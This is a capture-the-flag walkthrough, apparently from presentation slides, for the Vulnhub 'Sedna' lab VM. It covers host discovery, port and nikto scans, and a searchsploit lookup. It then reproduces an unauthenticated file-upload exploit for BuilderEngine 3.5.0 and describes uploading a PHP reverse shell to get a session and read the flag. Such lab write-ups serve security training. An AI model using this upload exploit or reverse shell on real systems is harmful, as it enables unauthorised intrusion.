Sedna Vulnhub’s vulnerable lab challenge

Information Security Inc.

Contents

- About Vulnhub
- Target VM
- Test Setup
- Walkthrough
- References

About Vulnhub


- To provide materials that allows anyone to gain practical 'hands-on' experience in digital security, computer software & network administration

Target VM

- Target VM: Sedna

- Download the ova file
https://download.vulnhub.com/hackfest2016/Sedna.ova

- Import the ova file into your favorite hypervisor;



- Attach a DHCP enabled interface to the machine and run it

- Objective
Find the flag

Test Setup

◎ Testing environment

Linux Kali (attacker) >>> Sedna (target vm)

Walkthrough

◎From the attacker machine run the following command to find out Target VMs IP address:

```
root@kali64:~# netdiscover -i eth0 -r 192.168.15.0
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.15.1    00:50:56:c0:00:03      1      60  VMware, Inc.
 192.168.15.129  00:0c:29:c6:6d:ec      1      60  VMware, Inc.
 192.168.15.254  00:50:56:e7:62:9e      1      60  VMware, Inc.
```


Walkthrough

◎ Scan the target machine IP (192.168.15.129)

```
root@kali64:~# ./Scan.py
Port 22 is open
Port 53 is open
Port 80 is open
Port 110 is open
Port 111 is open
Port 139 is open
Port 143 is open
Port 445 is open
Port 993 is open
Port 995 is open
Port 8080 is open
```

Walkthrough

◎ Explore Port 80 in a browser



◎ Nothing too interesting


Walkthrough

- Use nikto to scan the web application

```
root@kali64:~# nikto -h http://192.168.15.129
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.15.129
+ Target Hostname:    192.168.15.129
+ Target Port:        80
+ Start Time:         2017-09-14 22:22:36 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0x65 0x53fb059bb5bc8
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against sc
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of t
he MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) a
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ OSVDB-3268: /files/: Directory indexing found.
+ OSVDB-3092: /files/: This might be interesting...
+ OSVDB-3092: /system/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ 7536 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time:           2017-09-14 22:23:02 (GMT-4) (26 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Walkthrough


◎ Verify license.txt contents



◎ Builder Engine version 3 is installed on this machine

Walkthrough

◎ Search a vulnerability for this application by using searchsploit tool (installed by default in Kali Linux)



◎ Target machine is vulnerable to “Arbitrary File Upload”


Walkthrough

- Copy the exploit content to a local file

```
root@LUCKY64:~# cp  /usr/share/exploitdb/platforms/php/webapps/40390.php  local.html
root@LUCKY64:~# cat local.html
<!--
# Exploit Title: BuilderEngine 3.5.0 Remote Code Execution via elFinder 2.0
# Date: 18/09/2016
# Exploit Author: metanubix
# Vendor Homepage: http://builderengine.org/
# Software Link: http://builderengine.org/page-cms-download.html
# Version: 3.5.0
# Tested on: Kali Linux 2.0 64 bit
# Google Dork: intext:"BuilderEngine Ltd. All Right Reserved"

1) Unauthenticated Unrestricted File Upload:

        POST /themes/dashboard/assets/plugins/jquery-file-upload/server/php/

        Vulnerable Parameter: files[]

        We can upload test.php and reach the file via the following link:
        /files/test.php
-->
<html>
<body>
<form method="post" action="http://localhost/themes/dashboard/assets/plugins/jquery-file-upload/server/php/" enctype="mu
ltipart/form-data">
        <input type="file" name="files[]" />
        <input type="submit" value="send" />
</form>
</body>
</html>
```


Walkthrough

◎ Using the exploit upload a reverse php shell (http://pentestmonkey.net/tools/web-shells/php-reverse-shell)



Walkthrough

◎ Navigate to “http://Target_machine/files/php-reverse-shell.php and get a session



Walkthrough

- Capture the flag

```
$ cd /var/www
$ ls -alh
total 16K
drwxr-xr-x  3 root     root     4.0K Oct 22  2016 .
drwxr-xr-x 13 root     root     4.0K Oct  7  2016 ..
-rw-r--r--  1 www-data www-data   33 Oct 22  2016 flag.txt
drwxr-xr-x  9 www-data www-data 4.0K Oct 25  2016 html
$ cat flag.txt
bfbb7e6e6e88d9ae66848b9aeac6b289
```

References

- Vulnhub website
https://www.vulnhub.com

- Vulnerable VM download
https://download.vulnhub.com/hackfest2016/Sedna.ova

- Builder Engine
https://builderengine.com/

- PHP reverse shell
http://pentestmonkey.net/tools/web-shells/php-reverse-shell